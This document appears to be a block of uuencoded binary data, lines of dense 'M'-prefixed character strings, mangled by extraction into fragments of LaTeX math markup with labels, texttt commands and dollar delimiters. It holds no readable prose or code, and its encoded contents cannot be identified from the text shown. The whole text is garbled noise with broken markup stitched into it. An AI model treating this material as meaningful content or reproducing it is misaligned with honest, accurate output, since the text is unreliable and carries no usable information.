$\texttt{MP28T-*?L'0`5.C-^E+\&L,5?[\FI![=4X5\$/20`;'@:`(X6G'S@\$8NC<H(\Z-MP28T-*?L'0`5.C-^E+\&L,5?[\FI![=4X5\$/20`;'@:`(X6G'S@\$8NC<H(\Z-MP28T-*?L'0`5.C-^E+&L,5?[\FI![=4X5\$/20`;'@:`(X6G'S@\$8NC<H(\Z-MP28T-*?L'0`5.C-^E+&L,5?[\Armanian]))) }$ MKT\$+DF!DF;'GRZ2DK#\$;#!1\$0/>K<O[JMX^5]OWH^S@3\SJ?E1GG(%?Y9E`@ MY_T`&,A?%A/ZAKM'2_8<GS-'Z0FO\-JMP035.&>2W>\CKB`?%\U'-3_1Y^\) $\label{eq:maoo} $$MAOO\$ = !LY4\C, YH7N23X3HYI/J"VO3W3_IZ-QC"C<B\R'H3-U<@0>QM!I!7$$ MV=U<;!#(+&Q_>UY.X=77551\J.@VUEJBY7?@N!A@S-G\MC0=%R7T/I9/0[S8 $M//;V_53->52,FK43U\#MW.-FJUO;LP2)X3-/W2G!)":G$:<;5-=4@P]XT)?G$ $\label{eq:mc,sk4:T-P} $$ MC, $k4:T-P] TY*<Q>2R<^.!(.T$F)^4B$&S[!V#0,LD2610R8IBM*Q"C=ZXK $$ ACCUPATION OF THE PROPERTY OF THE$ $MBW=%+ZY3/", "J5B\]P+"';&A>V\4[Y\',KCL+07&%YS$4SE.VY;SN%W5J'0;$ $M'C,:[7?Y]>:73M/:=YW78;Y>\,U,*DM%T*.=\MA[52-^MU#SG"R[Y%U[SR$<$ $\label{eq:main_main_main} \texttt{M}; \texttt{E}+([\texttt{Z}]`[\texttt{SQT}+:;\texttt{KZF\&,O^\U9ECD}-1>\texttt{Z}*"\texttt{N6J}\#\texttt{APH}\$\texttt{6}Y\texttt{QHR}>;\texttt{K6S}<\texttt{U}-9]\:\ .$ MK=ZU,;5>%"@).\$G+95SQYD"<E1_?&0F![)!?S[L<MT3_S5]1]%K".F/8>G@-M4Y[,P\9)C@L7#\DZ<P]Q**N,"GJP(K@'-HHA'Y&KSC/DL6K^;E&_DT-HV4'. MH#)>TVDAA`0U,:H2AF5UH@)[P;\$\$'R@NKH#`;[\$>#)!\$_#1)\B%*F,Z3<#\$2 MS@&HFS(7['R?%]KFN;W-#D=KY.JS66RGI9,TN"[[09?Q::@I,5;+'@5XW5WM M+P[GVAXN[]8XK+L(]!:&N<BKF<>H]EP"K<"\YZ+A7:M`YYHWF(7P,DG'X\$E-M3J>3ZX=`B=2[C"LLT+9((DDK\$E&NR)B_E:S.Y9.(`OZ>6;B7>S)<;D6=0F=7 MSA"VL0^UP[\#!,@QJU''D3'\$E1MP]IS3-]0SGF3C2>9K3"Z&VK\NOONKK.M]

 $M';TX<Y[SG8@<]-P_0\\0(`7`TWO.NKP=_;U6)O.ES-^>IJ,#P3\\4CC-?B/Z#P$ $M < I) "/ WJKLHJIWD# + C!; V9QE@I%', 9') 1 = T0; I_^N\$4]ZBR'W[CM)XF. = ,$ $M\0(;OQ_Y,'!;]\VTE2\Q(3'*@5P-<O:M_2PD-DSK19)V(-1".i@4/_?_>'$ MHI_Y'P9*!!/]\$V,G..OCA^B'YU[G<'J:D@*C_*9Y5%_@05;2B%G6['W=VCI MWUH&+9>*/A>][84IIXK]+#%S%+^#.4AS`MP43QO>AFLU/XS5ZK`F>.KNO+Y_ MJ.YH<9%BG^]OQA7NVY_S0(]/W=H3^P<73`3ZX>+358\$S<.NVD+AK3[UOH]WY M?AEH\WZW)7HNG,\6NMRM/DC<*ZWO%<"MR:[-IV,2S>\$'#+JW5Z;N7/NM>2^E M)26!<LA4J)U:^,T[I\$_I/I:)S[+N22BF5Z><\$@OBM+^PZ-N&I<ZC:-D,K M*87=+;8=,XF"#K4\$*\3J\$@-W[M#_B&B?SD4M"M6%27\;!P)VCRB%G'_CL\$1\$ MXU>7@*[#M4?R3'L-N5Z\%":CU'VOFV/`X+1L+7*_8ZK&<1=4I;#=N'UMN.!9 M2]SV`G[AC+\$:&#]YZYY)+7+_F?IQDH:OX4/CZ[WH\$K'"'?CX>AIIBX5@4=9; M!>.GXE-EX'\F>IR&/V:37CL*%%H.K](@EE"_\$R=>E18>"5HT9+UVB;[`9,HK $\label{eq:mcobound} \texttt{MC@\#;:9)()I'ROBQ^5^"O0B\7=6HTL<!*2ZQB<8"2\$?`$\#\&*6$^A(QBA;G\$\#K)$}$ M#863G-G.TD**7", %X\$\$93X1!&VL?1`2RG<\$!D19Q=)\$D@8A_"#!5E,`@`A\[$MFKWS5ZP]C[D:?/?\=*]*,_60$.O\(;L9$^,Y\(G!\&6>"W;H6//'2N&.S^F?X)$ M_U5B<OR.JN[L/R?/'\$&5,)BW.S_\$]YI%MH<RSC\WNO;/E=DX0RC#.1>FF-Z7 $M1WK8HV70N(<BRJ-Y3")")P*<2\$^F)Q-3CMV_M6H7C)\$"!:6Y/X.^6U><1F,I$ M@M7P4"#@@)L\$\]1SZ>2*0MS'\$2/CKJT^0>0H'0)KL#)OP1LPRY0/,>BWEL'' MHD+?CN#WE'OAS;NA:&_(4+.'M.X*!S!8,D<,?J<P1<%)Z_D\WHM?*N:XO2]/ M5F)X30;QK-MV6WV4^VOF9OB>TR>*R^-WKR*'&8?8;'A<C8\.D_G:MD@7@ZF $M, C_8 > L^0$, $S_6 = 1 + QNMVS7; \#P, = HWE? WN' = 2 V'TX = T QY WN' = 2 V'TX = T QY$ MIBO'81@0],[0%)M09\$/C-NI'J39\HL9_]U\$J\$1%A+160!`3@/3MHZ%/1,\$+Y M%F=SZW?X/SW)Z<FA'@@C\$X!Z=]OZ3O]+"(7X>#Q'7]T`#[90U_JTA_N4)7=` ML,UBD?ZPWX@:F3^]5JLN>&4H4_<^DU>^,ZZLQ+'V5YT)L>@=J'MXNNI?>\$G[$\texttt{M}^4\texttt{G}\$\texttt{N}7\texttt{B}; 7\texttt{A}^\texttt{U}\texttt{G}\$.\&\texttt{OM}9\texttt{N}\texttt{K}\$\texttt{F}\texttt{K}[\texttt{G}/\texttt{Q}\texttt{>}=\texttt{M}\texttt{=}\texttt{W}3\texttt{J}\texttt{R}; \texttt{N}_\texttt{!}^+\$\texttt{K}\texttt{F}\texttt{N}\texttt{C}\texttt{F}\$4\texttt{W}\texttt{Y}\texttt{G}\$*2\texttt{L}\texttt{B}\texttt{O}$ $M/_+-2IUW+0(UBDJEEW&,(FI+@DA<F^-VONY9)U+(J-1MF)U/FC4JF.,9!*4[$ MU5&_=/I:=32H4R>3B4WI-3&*:5F5:[U:%`G5H35:GE2J&?424HU.WU)9IYC\$ MIKC\$TH%.Z!,5JD2DQ\$\-^2Y,"^,NZ#&:YE:^=GK1NNE,^X>`@RIT)\$0((1"H MD\A9^A2\$;A4:D>_^Z2WS?'[.,8<NKH'S-DJ?N&%,8D&/5BE8:%PSH\$E/O?\E MURX5BJ2/6L'QLXMC2+QU]L7B.>:ZU7/57:>HT)3_+'R=9K\$:_C\$V^K\'7KJW MW^8VIYE[/L?QCD<KP]KGB:W(;^;H4)CJ]>@2IKF9*2_:&Z:"*DL_9CJ2-1+7 M@00AEBM0<5D79_95*1@_C%\$&H.AOYIL3\Z_U6DC!(8-Y'"PQ_MX\:1:OSB& M]\$,1G//R`.\'Z0(0\$\@0"&J?#\$)513PDH>X_BR]U&R3][L-\$\Y<(/![L6(! $M1?\Q^N/)[)%@9*-+<(R;"<>E5HI?]9M>%6W\5A_$,\6&8YP.[V=2,.FF#'*.$ MI!C.];\MY+?YE#'[?/8V^3@9<G[?)Z_ZQFI-1Q_)3VQ'#ZP]/D\HT>)Z)H4# M"+!V:XOO9&ZI"%!ZSS'3NU25[?6_-<6=9]\;[43`+FV*-]2%Q+`L:^-O:@2W MOMY;)(/T<0WMEDEP;L'L+^?:S"M6A1JYMU&GWE/#62K5Z4G%DKUR@2D&7;NC $M4Z(3^7N'"(#8\$)!;(4\$!P?LO7D+6QA"G5_=6VIT\$M1L!"Z\$3N766<Z*)X;6/$ M18!40W*-\$@X9NPHWOMB=H['KH?KY8J6ZUJG4Z0KGEF9N\$;)3&NKTA"\:AM1< $\label{eq:mv_y&zsvhu} $$ \text{MV Y&zsvhu}=1<>$\text{U.;PFIHFXW}:$\text{V;7[/@:',\3)5B_FXV}-NMFSO59C.P5[S7C:] $$ $$ \text{MV Y&zsvhu}=1<>$\text{U.;PFIHFXW}:$\text{V;7[/@:',\3)5B_FXV}-NMFSO59C.P5[S7C:] $$ $$ \text{MV Y&zsvhu}=1<>$\text{U.;PFIHFXW}:$\text{V;7[/@:',\3)5B_FXV}-NMFSO59C.P5[S7C:] $$ $$ \text{MV Y&zsvhu}=1<$$$ \text$ MFU-F7G;ZQR;*X@"ZV>>K8LD=%F:3J^`'%E\M@^0]X'F(,I77J'_RP*PVV/GS M\DDV;#,+H\`?Q5[5\$S.5N/.*UA^YA@%!G!HRF8R);]GHFNO]!\?N "EN7?BRX MF>\$&>'[%KQO!^1_4/;^\$+?N;&HXBX3)SM?L[#*/[5C+9Y\+\#PB)T*%W[?6P M>LGSF66;HN2[-&PR_-DR[R4*-<VJ8)_JUOB>.Y-)6+PW"/"3J==>B=PK&Q>L M*""!WNY;;=^&=:H\$C.M[)I5H3G&AQP]]:*J%H%2WAMF<+J]9+W\C?8OQVV'D MI_@5I3>WTFJJ5J+!KO>TFS^%;]!O\$[N^FX*@:OZ['?(^LJ+A3B]&]^;GA-_: M-!%BCDZ<_`RK@2/@=?2#0YVW6:+YJ<;Y`Z>@OZ'P3'8VG;_HZB3]\$7G=BND1 M1@%NCCJD., *4-L7CEP%VC2-!=; IG:+&M:, J9DKLR"XA.OG-/_MX2"*^\K4]Y M;\$7U+EF0%2XWB_MF!C',/N1T\$1"RE>L.V4I_`0G5>"6YM]]-B=.(27+V0,Q: M`AZYPKH7GXR;50#USHHLD651B+9%P'#QX!@&WWO>6#<D\,Y!B7J=L3[IFR;< $\texttt{MY\$A'ZL.Z1QSP78/A>VB7=M\$Q5JS>*U[/R!QR\#=\+[[RV*PDZFD\&E]E\$04F/1]]}$ $\texttt{M$$'$4PH('Z'V*=[KIU*J\&W7)\&]I\\!QK38]4HF_OE=Z=XD/P;WNW[,W$=TL"T,G] }$ MU-.7\$N#7 F=/LLYK>U8AD=3Y>7S&AS^6LN!?HJ<ET5Q5SMU1M&. AC55@^ET M,5BORGU%BCF>TN1U_YU3X\$9>CH_R<IST=+SZHS8D#G5)\-V_&K.\[#?T[ZGY M1L4#7,-2@,]2BK4#3ADWC(^^QBY&9=E=)URC^_'[+,^!3,'FE&'=FQ:?+NU+ MO; !O, H+F&-, SM_'V:=6/&W, L=JFM, T\WVR_P_&=XU\>QG^.#F^&YJ?]X88)? MY0#0M8N@9J;8>WPVK],OO/3)8[*+RS_C@6^GVGZN/2E_X%%R#,C64>M%P?LR $M.%IK) \setminus 5Q+ Y; 1.B \setminus AF+< XYIQ: <S@G5Y1(/]5)>?^AN71[=M-<5(;V01K^O)]$ MQDTA!`;6\$@XN%J%0QM&4Z2UJ#%2'PO\=Z=P]]SRX.2;17LLW9]9U3W4;^1Q[

MK5M44#IWNO%?.M]<MN_=/LWL.2]0S6MT\C.QT3YM1\$T&/WQU?[][G]^+?P:< M;IIM%;^P\;4V"]I_"9VU3-/O_E6CKXMZG^*UW-F4VEELZN\H(,EN\NGZS=O` ML#@J6/S?I@O'CG:`Z*FG"G&RJXI;G2KUZ2EBE,4QF#,'<8U:"_!5LO.1]#C@ $M:[2$0$.(K-(^0670&V7^0K^!NXQX1_PN<.T#W/2V1PG4N^K8])+@_07YP2C_$ $M\C?B$^D_NO:;F7II^<O2TQNQ=83PTMO\R=0'4+DIW1NT7]LDZLV],.X_KD$ M^KD!=7>,>V,<\$6[UNP((),(=,A\$&2=@@-\3L*-2)<*)A&4:EJTMR3O7TM\$_I M)?JV))1,D\5NI7LFP6Q3B#Y&.;JEJESB\Z7I)+S3*;K\F1UN.O,?(T#;>KH\ M00%'5[74;"B\JBXVT,A"_JES-/S4EO^BCV&JWYIH_IZ_BNV/>;OY/`997T*G M.(*H^R%@"P3+K;>0I,`QS:<D!<`5%9G,"AV=O!']SOYO]N\$NZOFE%-*IF3%U $M9Z7) + VGJ2.(:?>CF>"+P8B&(1!;R84P+`D[1054^XEN+\$/:ICC7,'+MIL,^$ $M^RL.-WQ!R(M^JJ#94FR^!K=A+WM#]5ONTJ^=K1<I-WO_T4UX"JN-P,*\17[$ M+>IO8]9,7[B=._\\IRB"\$B8UN'7.Y0OK<&OS=6N=^WS?^9R3SW`G3+FR&^;X MTZ+'[YBEO2JYG\$L@X2CWZ",@T<B.-!`D0H(/9CUBJ;D[!"4,GSKS<\$C'X?</ MS@0+:Q;>C@W]O&?D_YOC*+RZ5NS9I"%2ME][UUHXCG/(>E.H[RR61YRGHE"H M=ZG%?D]WV'.;QC-;5JAMQD<";?:-X=^:,;0@]QG*&>Z'8>XO<*T*5;+;KBL(M_0.8?EM\"S^8+?,\$?+BD]U2'X/;</75K7/;Z.`99)Q@5')T/LUGQ8,RLD+E6 $M(TN<->(9LZR+4/I&]'_1^5T_)Z+\\^U*\\^6%S[BH1LJ+TA_)^#T(U$?6_D,W^$ MC3I,ABB"MY-Q3Q3G\"885V'8]W=,R@,[`EN+"TR'!KS59S"/`<]2A4?D-+[X $M.N$HMQB[-,5,.SQC@EMEU0W&Z>3LMU)S=^{20W/V&&9"==-W9]W[W,](O$&S$ MM?]_U@:@=<60\Z2_70`!%E`WIU_>N; Z^*);608M"GT+/L\B:=_BZ-0H'\(5*D $M(7[HF\J9VEWM\EAVB6*U-V6'=R%]VD,[.[RW;#2=M%%OY)CAAA@0,/\]P>])$ MGH;[+000[[WT2-!`CBB()54AI'"(*]\$F8U);:6=\$E/0-W3T\S[IW;F2>\$Q#($\label{eq:mok_juz} \texttt{MOK=JVZ"_J5MF;9U=G?*E6NA4;O'A+TW_E>)O[RY+IFD6E/N\backslash-IMTMMDX]QU/}$ M!R2G:*%:'XMKW>JWOEN0IX9KJ=C-GN%W:_7.H2='^6-\QI6U;/9[;J+6M7"Z MWH.!"JOD4)=80_>!D[17B3A4W0V4-RYU-TXP<[#9/=TBW(\$B5.7:2=N[Z:G\ $MK_MMU;XG\$_G_2[/31'_W-O'>_7R=/[%4+0V*<C&ZHS,T.^4WHOQN356G6LK6]$ $\texttt{M:/CX;WF;?G/H94@;[(TNK_J)FG\&=^D!V"HO\backslash FPP58<FZG_48@\#((-W"\&^A)U) }$ $\verb|M#Q*U0ZAJZT!CVP%| \verb|L8U'XB@$$5<8X!X_13N0L8^NAX(J;3_I;1.Z=P3=RCXL)|$ M!4!2[10?@@OS2==%%YGX]WF5/(QP]ED\$:PRY/L%VNBT&98EFLC-6JAI>!M'" M^Y;L;X?:SF3YZ;<J+.H^]HEO;TRN:9-]2%VC:+VK3PV!81@C)NE-R^):E2B8 MMS/Q(/.;Y3H*Y?^QUOI0W21!LDC-L%JSPUTKA(,,8W405IW-,9_N,LJ7(".; $M = < ZP6 < @' \) = *#A87$^ [4.!0\@0H)J)UN*!7JO3*"S5PB,#&RR;=PC#OP9NR$ M<PM`DP5RL11K>P+,I20@A4L[0S+XZUTS1F[01?>C?\$\UC'_C@6])33/+>FRR M%SC`OF><O?EO*?*OJTK<TJUO@A4#_\$'O+8B08]"@B7V/-PI"#-]%P+@YS;<= $MI == 2 \pm J5MI.SQNKTTH^X; GM^!GZ$@7]N0:CZW]"; N0..:PN]+^&,>(#]SP7$ M5YZU'M[#E\;QIK/,]2\D>X9MN_`E!(S]3/<GOO?CYRRENP3P\@LQ]Z8T`(Z^ M4QZ&^0:`1-:!_.T,10:^@UY#L90_7=W6@C!Q\R6MI[M!/RJ_IH1L!7^9J'_M $M'R**S6>@ND=!'W[>]^<B@/_$0F^^X0E^L\@]7R!`&A<)<NAJ/-/OAZ;\+KW$ MIQW*1KA=,=1B9C0R!,\$D58),JG>*BQ'6/+6U7!J&;Q#N1@9ZF#96-(;_#IZ7 MDP7\5CSZ<OSLGE=]RA'FV]72;[C**'=(VAV\N<[,G^+3 K<70V5?PD[*2?ZZ $M+&\I(C760^3G>2Y/=7E[JSCX'Y:)0]7@OJB[57)"2A3K/-^=8Y8ZTZ9OSN\7$ ML*-3KT<3!^BJ7+7M<["UIJ^\PB_C6`2L`<>-YZ7CE]D>C_'_V56D]'S`IEDY MM8ZRLROZ6L:U+1#>A'`RY1S#ZZHM?W."P-]_-:]>C`UG(K<14B2<:M<T^'8" MF^!F*X;-"D"CTT>S_\[UZR(BH%''N)WPX%'P0%'LY8`<5\D^'=5]QG^8V)]\$ $M)UR^{UZ; #?', P>0*FB.CHC1E&E^-W*]HIC#, $TR1Q/KNA=2]-); TG%!8/UR$ $\texttt{M:4M[PCR\&9;H6]\;\V23E\P+.ZOCY"C<;H/]9PXG6;K+==\$RZ\2L\#.8'4Q:C\#. }$ $MN*V^O=N[G[>N&^_@#6]_*QA:J?L"4<P$$;W/^!\F6XWK=6#V4:P&*BJ<QYM.$ M1*"\$6'@^2?%[O?!7C=`)R@>(IO@A&KRL%\$20C7TL;>JRP\81-_JLW<AS]V?3 MZ6ER?6S38-%9+=V[Q5"YJ=BN?B&7T6._Q5>^A[_KO&BE0\$WD7:S=9PG+XQ9" $M!_0:=5$ \\$\$\$--Q^X_\$P/93'37P+OT2XX2-H)#0R8G0PWF=)>H9]SV(8'?.[U# M;2]097MF(4F[4Z+ARWH%2[#U/G<XBLTUEGZ[4 GC2:04G:JV>CZ \]L8M4'L M=C-08KK<WJ7'4XT*Y\$]FQ.#ZLV:!U5G`^0BPN7-F[CDNX,]9##=HPQM8S1/5 MVX(20YGZ]P@7[_C*9<T(]Z$MG<].J_X].1.4=\,R_O[0L\#Q=8-3]S:;]?A$ M#4UU!QBI^KKZJPK.%]C_W%]W@EQW_-<A<9G\L:S)OJZ(F7:GH&0=DZY.%M^-M:*V%5&["!W1Q^WPAV1VNJN.HF;*XX8!2`AJZ,S`4?))UT'\?S(#YKE?H[\/(M^`##>DQ\$R`1K\$G>>0%M(%_U?IODT\"G#`:53849:(;3X;0*_<S?E_X[)\$4RD M:LF&B2/^S2_=VV0](L-F\\#]>:4H/GALS]6=+#NSP#IQ^.^EJX`!#TUH#<*G $MJVBP%/N18$(4\R")OQJN!1[F&%RW7I>39:;E?L+RN-P(X=#V:>@FRI/4/)$ M2)\$B**9%<8:(]-A5T3**MZ`X1"^1>4XY%J6_)"-?G&N%>TG7BN21*I5J%&A> M^A?8]%5/F8`^;WUF16%,4N)*J7*=WB^[YK>.<T^FUF*Q,<SAY[\$SW+:GCM;O

M4[>&O,P4&G@_K9WA@^CXDT>Q&Q&O<W/Q9Y>PPN3T9C5+OQC>8\#CP*"RYH6 $MC&+K@W_[$&7?L+YW_=O!\W^]6E/NWA7L6.$**7P&-O=EF,R"X63-A#%=%-YG$ MW5G47#2JV404WFG##\2`S=V0QJ>.*[S]>5KD(Z#<ZMFJ=UF85T*W1EJ0Y^D(M/`H=^@^(CU_KGU61_L]@_Y\$01YQ[_J0WU:TUG^-=>\$10*9YFXI1EEQSZ'#P_ $M+(Z<K2Y7+DH(<_{+>}E52>6UATF@T8.S^,>&_.F6W]Z'+V/4YG_TI:>$L6!2$ M)Q/M&6HC*4\$E/!MV183TU5T'%/9)`%AO-=DX_37B&5]V%3[B'G2QX7=X0=06 $M-4'0>=&S7D/PVJ).<^{8}/0L$-/+V/AV<<,U@HO@-6@G/RY<NE7JL7CRZ E MZ8A_$<@N>+7#(,^E@,(W@NKD\,EX[I_$0&Y5\T]!GZI5]>':=/TLU+_I`SHN$ MF-B, KXL[OE/@:=GYD(_9.OOH?(/:Q)N_^U_O1]Y\S=#U*#IYRT4_11XJWZ2= $\label{eq:m_2H/P?XF?I_[OL@OIP[A7>-Y>V^YTK/$U<DF-<^9X+@&'NYX*^\)M$UK"$?> } \\$ M_KJCA\$UQEJ0'\$WOAD-V1\43+WZ%\$A)IN\KQR%&I/`HB3UEU:C_;`,E60''%J MY'`GZ+;_@!=/W_ASV5V:GHE_&IZ/1]%=*($3%UQE%M-4O^I;)X:2+_3-#$ MR93X-*^YN(!VPF'^+3<;XW0^#V?S&4_^=Z]=Y7WSV@T@4(F1W@2Q^Z:0*:EQ MJG'_J0^ZOI;6;@`XF.#'"0*0(,GD-L@T@4E11\$6E\$5_!\$4>WW6#5Q\"%@<^S $M&T$\#&V.C6;]*G$N>F001;):9?<OZ5/03+^_A2*&1Q)!F,8/V5-2E52FP"=6M$ M4TTOTFR?:[1U[:.H)!WI^RE=0=`\IN\$2K8M:'4"Q.\2F_K2KU,M^127./:?K MI=GWKYL#XOFW!T\$*WHH5ZK+9Y,SZG7]Z\3R?`]?;ZT?@[;NIU5/5Q:J-<0-Z $MZ <> 'G = ; 2YI > XTU^(/42 > "NL); Y$*(7YL9ROEY3? =]5$^U + .&?W/UX - : T/7$?$ $MV!N]CYA^{@>LE4"NC/Z,LS6E5DFJ_MW]F>0/;G<,`NK`Y>A:'@*!9@YQ.AO$ MO/B/]., $M1\$F079&[IZ8Z$PP(\<W#5<ZX8-J7:),K&6]!ET8FD"HT@^W<"/\$ $M-7YW2U6V&W^D?^'](A@#021)X%N:^DG(S^^XZ"ZEGD]-]308^;*8:>DU]RD($ $MD"24FWZ/I+,Q#1T4F!-0CB:PN*0TF$@>&J@O[F<^J_2/.M+6;%)A;&-W@:T:$ M8L\$,8[.^##8=1J447]D\#YXEK8CZE>KWT,^E7YJ#%8R/\:,Z+]3HG&Y,4@)F $MH; JP@1,O2E\('(;AG)9%"(__IOE\@OB*DQ+B3]5O4L#L/YMCPW; X1<JDCRS,$ $M#1%.0.,D,<S=RTD0($OK)R\W+"P'I+M':?;)Y9[C1C,BH*'FN*I>?K1Y[R9<]$ M]Y7TZU,V=^BPBLYZ=6U[3[0>IL8]57C?+I#1#T/K_[<E:5RYCU=A%SE/=)!O $\label{eq:mzb-local} \texttt{MZB-.V} \texttt{TV} <= \texttt{4TR} \\ + \texttt{NPZD-6DN9} \\ / \texttt{Z}; \texttt{TNSG} \\ \texttt{W} > \texttt{XKL6GT} \\ \texttt{A0H4+FE} \\ \texttt{\&XZ2O7} \\ \\ /, + \texttt{P[C]} \\ \texttt{NPZD-6DN9} \\ /, + \texttt{NPZD-6DN9} \\ /, +$ MY5T3J3>N!LD'-(`*\G=]R.XN?"Y?9?*2,_5-`<DOZK!>?<1GJRDX0U'B/8.A MZAY4:\$=Q1B!@X</WDE<KDH\?7.-:SR8LY\$ANA!Y>!&R\$LRGD4/,,[MG5HK@X $MW]5;Q/^0, \cdot/(DD)^B@D%HT89;(].W'&@Q04Y@-W+6-OK[9M^0FXH,&E^D&K$ M@44DBRRR>`*1%W1!LA@E^6)"T'V\$=@.E?M1V(KUN]':@;L'8#QPPK.YLW\2" $MH([,^{c}B]0@<\U&2?J-A?NA=+I@KX`U8\47XIA;ZX^>!OBY,.LD*TN_1-<J>$ ME>\ZIU:U,*YA"^OLG]OG7G)>'^K3N5_%4E<?'N5E?G\+VUSI&,WCB>*P6A:) $MY?"; P[I.:CD<\X;/3V(9>\S3\[:=*J*P[K4U[TA=#`'E<IOF]P;<AF=TG??0]]$ $MY6]&[\ , =_OOI5"D)*[5@>*0ESS/!#?YX'LP^(1'YJ;)+-%`ZS_DPF&?YOQ(P)]$ M!9!!)DE(@=4[PV:!#ZYR!W'MV'EBH#:H_(>E"70P\Q#!"'-:)^3H]C+Z)3?G $M'_UQ[6W2Q^*9RP^*">-;(E:&P\#K:;&_H''$R#QBWYD<TKV71Y.O$6NR#<9W*$ $M_K]-61>$0-'L.TWX$64L+20^^>Q,?D9_SW<F/QNHS8$0V1II9/<P?UMB$;QJ$ MS\C)MU,4I\"(ZW`\A#KLF\`W"Z)(Q1A8LSN1<NR=TE5%T#[\$P,7J/7.(XJ:Y $\texttt{MJ} \] \ \texttt{T4=E-4YZD9.)>W/O)*O6!7H/W0\V&Y)/U&; G?3M:: \texttt{T*\#T}>4N9U'K^"(\$)$ M[8(@30X"=6>A-T_+<D1WI\$DA>]26(FG=^'UKN:L-[HSL'@I`^US_2CV_A8X0 MFG!T`OTN9@<#)]/YM#\,ON.-H6FX8G+-%>H2ZVH<;'T=I,/\J27/2D?7'<(P M1X-IYJWNF6'*U=%85W)N7?\$X EZ 0<UX7AMDS#X#;./7H\Y\$Z5D6X1I2%OKD M4&ZFRWG')EF<'\$PG#W'+IV*G08"%!:K]L)S;<'\N,PB_W9PM"@0#T_>0\E_R M^BU/H5/R6A?]!U8!CH?!"LH,P;S%,#H(JA+=[,_*8G#S!;`6#-<Z<GF8+OZ] MN]L[8U'_0\$"FZ::B3L)V,E`IW1%.@)X8K2``'I^3^0PH/YA^CEY\,'%!?F_ M?L^URR!'U(_*_(TX6FLOQ./6#8A7)4U^E\$?<!]`+CGBINR>T>62GE/X2GJ3F M/=J[EQJ??\$A0H1"Z1:T3E'%OM)]O/.>/ZS#S&#?(])LVCD/SV/I2%/@X>DWV M*A\'0[SA>CCWW#<5F5-H/T3#5^T7?^H?Q/(]7LZ[QQKW4P?LT]\+(SX*%O,B M;YK7EQYKA?LUQ^EHOH]"N!M?LC[ZO9#F3\32[V\$'?2664UZ_:@\$?[/PI;[<? MUJ3G0QL;0?)-,0_&6.KV7LM.<G*48HUAA6PE0=YRYE.U/GN=%CP0_?"2J/XK $\texttt{M=7"} < -: \texttt{]A(O1KJK^P[V((,FF\#,T[=C\#>CP>ZUJD?(:D+3<RORK*8.`XXAAIM^*)])} = \texttt{M=7"} < -: \texttt{A(O1KJK^P[V((,FF\#,T[=C\#>CP>ZUJD?(:D+3<RORK*8.`XXAAIM^*)])} = \texttt{M=7"} < -: \texttt{A(O1KJK^P[V((,FF\#,T[=C\#>CP>ZUJD?(:D+3)]))} = \texttt{M=7"} < -: \texttt{A(O1KJK^P[V((,FF\#,T[=C\#>CP>ZUJD?(:D+3)]))} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#>CP>ZUJD?(:D+3)]))} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#,T[=C\#)]))} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)]))} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)])} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)]))} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)])} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)]))} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)])} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)]))} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)])} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)])} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)]))} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)])} = \texttt{A(O1KJK^P[V((,FF\#,T[=C\#)]))} = \texttt{A(O1KJK^P[V((,FF\#,T[=C$ M:]8!/C5N#[<7'=5QD:3.9R,Q#R&TOT)4#GE_=7CV:Y9X,LO!6RA2+9U=;!7J M%WZ5F`T\R8?6*F+V"Q'VU1([-<`T5^T?W%9Z;A%E*&YPYUOR:\$;B8_G;.U#Z MH.>,1NO,PMEK3QJDUH1S&/HEB![-C*OG3 G>&4<H]1?*@6 Z9T!\$5#-I@Q[N $M3G=.W>L5SX[7.5SB_X\#V-*_JAC<>X:=\#3K"7T1YE!T1^T7"<]Z5[_(C[.@?])$ MYY\+Y/IY:MPAJ)6W*SK8:_=3ZE.N_17OL'T,U<\\ 95C_XUI1D!G"A\\AZ'I!K# $\label{eq:mu1} $$MU1"3\@.\8W8\#@\&=\@2\#ICU\#]WF-\QZ-4H);?50>;HDIG\$\LG\#_M<;.?_4\UP$ M, \$.@1]QIP]LM-;C!>)[0>5K04^?WT!3N@0*:R!1EZ2-!?\$:14Q5:ABCD(M@N M"*^-E<DJD,8T"7.N4?L[YS9&<HVCEUY37:L`]IGEK<-3)>XCA@VK>:/]EL4#

MO=;3XJBY7[0@5\Z*IT/[@L`1.;@ZO!.-8T49"IMR4Y7X\$);;80AM%#WBFSQP $MN-!L[658\&HV_$_A>=KK/B)*,3L[,"+UWCWR!0^1Z1$8?ORPN*D*M[GQ*\<G!]$ MCV>[2.,X[^BV_V?E>7(;%'.L@X*Q9A@XX42+V<\?PD@:D"XJ9H-IG9^#._C] M=N26%L.+D/G?_/I;. `00#@*0ZZ]2N]SO+86%P1!<UC5Q5!.\$B"/A\$<\$=,[K: MIM&;,Q,!PJH%:X79,#CT51\\$<GT".30'Z+^^&JO,*B<J3VF;2\$B<B\$U7"&TF M^6A&^O/PLP9@][53"5NX=)5Y<GOYWTL/T[RO<%P4C+B2#`USBD 5'RAS2%+ $MS29]S\&==U(R@\4\)>)EX_{Q}:]27(=^_]K$PW_0;:SR-GS57P5_XE'=+;T.RF$ $M/O(V]ZY916<0G+*/X,P/`"#Y_`(7+DO?'(MZG>".CV4:5@['8>*(XV;Y]0 MY#L_Q"<K/ZAV3V?*'PKA70E9SO\/0\7]415@*+%\4@:784'\$&H@*-WG1"L82 MXAY\$-ZWG#I"M<_/8#QX<(?K#\L+HI%(KT*7CV87M[##*)G7!.?8%J7+DEJ1: MWRL29MSRDL:PX)ND\$,'#LR^U;>=VO"5[KL_>MK>^][_1X*'CYZ7GS:9B=E]9 M=&9:1CPBD/S#G;_[H&AP=[%E1@=`?<>M<6KJ'M++G!+BVC_)8+*5Y"C#32G2 MUS49+*4[!IFKE@OD1%<(VN8LK\^3LSGYK,9T_83QVQ\54@-7DF^VI>?RPM[* $M4_{\text{VYF}}$ [": "12Q?\$;-TT(+:NJ]V2\$ 